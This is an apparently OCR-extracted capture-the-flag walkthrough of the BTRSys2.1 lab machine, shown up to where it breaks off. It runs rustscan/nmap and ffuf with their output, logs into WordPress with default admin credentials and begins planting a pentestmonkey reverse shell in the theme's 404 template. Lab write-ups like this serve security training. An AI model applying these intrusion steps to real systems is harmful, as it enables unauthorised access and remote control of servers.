
BTRSys2.1


```
rustscan -a 192.168.186.50 -t 3000 -u 4000 -- -A -oN nmap
```

Three ports are open as **21**, **22** and **80**.




```
PORT   STATE SERVICE REASON         VERSION
21/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.45.250
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 08:ee:e3:ff:31:20:87:6c:12:e7:1c:aa:c4:e7:54:f2 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKrYYWK3Xv2EBb0KryPAargHdeVdVuGj+AHTUbH1CyLIuQ3zbtaq2+lr5K/aMqiJ5othz27+RWSJ2NmQ2JeOUBCogFLikCwU6MRDQLHpV+neS3fAKrH5fNnXo+Rfn
LQaaXBPiUOQaoQc27hRN3SJ1hbVLEF65TY0siTrOj0Lt8SRztwkbfynHEKxMsQi5WWDLTgS7bivCf9VVWwqgmuBbsJAqFExDjLxlxJpH4+93bgEtD9EPV/KKO9B3Inaz8PxC+zXZofhZXloysYoGg4IZzT55JzrRVRuv/
cMuGTBpCCkdH01G4NCSgL7YwX13C1Qc+EFX1QExV6k1ePD
|   256 ad:e1:1c:7d:e7:86:76:be:9a:a8:bd:b9:68:92:77:87 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFTsqff4O0hsl+RUR2lXFcbCEkvFcspHALA2RR2DpoD2AlRN/DEpIbW3NETNXxxyKHTtGhUiBSUuw8S9RSBAsnY=
|   256 0c:e1:eb:06:0c:5c:b5:cc:1b:d1:fa:56:06:22:31:67 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIH91w++CdkbeAkmXYietVhD/73nEaXR/nbeBEyuwLwgq
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_Hackers
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

On ftp **anonymous** login are allowed but they have no content and also we don't have write access.



```
┌──(root#Bhavesh)-[~/Offsec/BTRSys2.1]
└─# ftp 192.168.186.50
Connected to 192.168.186.50.
220 (vsFTPd 3.0.3)
Name (192.168.186.50:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21337|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||38661|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        118          4096 Mar 20  2017 .
drwxr-xr-x    2 0        118          4096 Mar 20  2017 ..
226 Directory send OK.
```


On port **80**.




Fuzz the directory.

```
ffuf -u http://192.168.186.50/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200
```

Found a **/wordpress** directory that helpful for us.



```
┌──(root#Bhavesh)-[~/Offsec/BTRSys2.1]
└─# ffuf -u http://192.168.186.50/FUZZ -w /mnt/d/Shared/dir_big.txt -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://192.168.186.50/FUZZ
 :: Wordlist         : FUZZ: /mnt/d/Shared/dir_big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

upload                  [Status: 301, Size: 317, Words: 20, Lines: 10, Duration: 69ms]
wordpress               [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 68ms]
robots.txt              [Status: 200, Size: 1451, Words: 828, Lines: 19, Duration: 3811ms]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 69ms]
INSTALL                 [Status: 200, Size: 1241, Words: 170, Lines: 38, Duration: 96ms]
LICENSE                 [Status: 200, Size: 1672, Words: 218, Lines: 40, Duration: 72ms]
COPYING                 [Status: 200, Size: 35147, Words: 5836, Lines: 675, Duration: 123ms]
CHANGELOG               [Status: 200, Size: 224, Words: 10, Lines: 9, Duration: 73ms]
                        [Status: 200, Size: 81, Words: 5, Lines: 6, Duration: 77ms]
server-status           [Status: 403, Size: 302, Words: 22, Lines: 12, Duration: 79ms]
                        [Status: 200, Size: 81, Words: 5, Lines: 6, Duration: 81ms]
:: Progress: [220596/220596] :: Job [1/1] :: 176 req/sec :: Duration: [0:02:32] :: Errors: 0 ::
```



Not secure 192.168.186.50/wordpress/

btrisk

Search

Primary Menu Skip to content

- BTRisk WordPress

Search for: Search … Search

Hello world!

April 24, 2017 btrisk 1 Comment

Welcome to WordPress. This is your first post. Edit or delete it, then start blogging!

BTRisk


Search for: Search … Search

Recent Posts

- Hello world!

Recent Comments

Go to **/wp-login.php** and enter default credentials.
admin:admin




Username: admin

Password: •••••

□ Remember Me

Now we are **admin** in the wordpress website.



WordPress 3.9.14 running twentyfourteen theme.


Apr 24th, 5:37 pm Hello world!

From BTRisk on Hello world! #
BTRisk wordpress

RSS Error: WP HTTP Error: Connection timed out after 10001 milliseconds

RSS Error: WP HTTP Error: Connection timed out after 10001 milliseconds


Navigate into **Appearance** > **Editor** and Click on **404 Template**
Paste the reverse payload into file I'm using pentestmonkey



twentyfourteen: 404 Template (404.php)

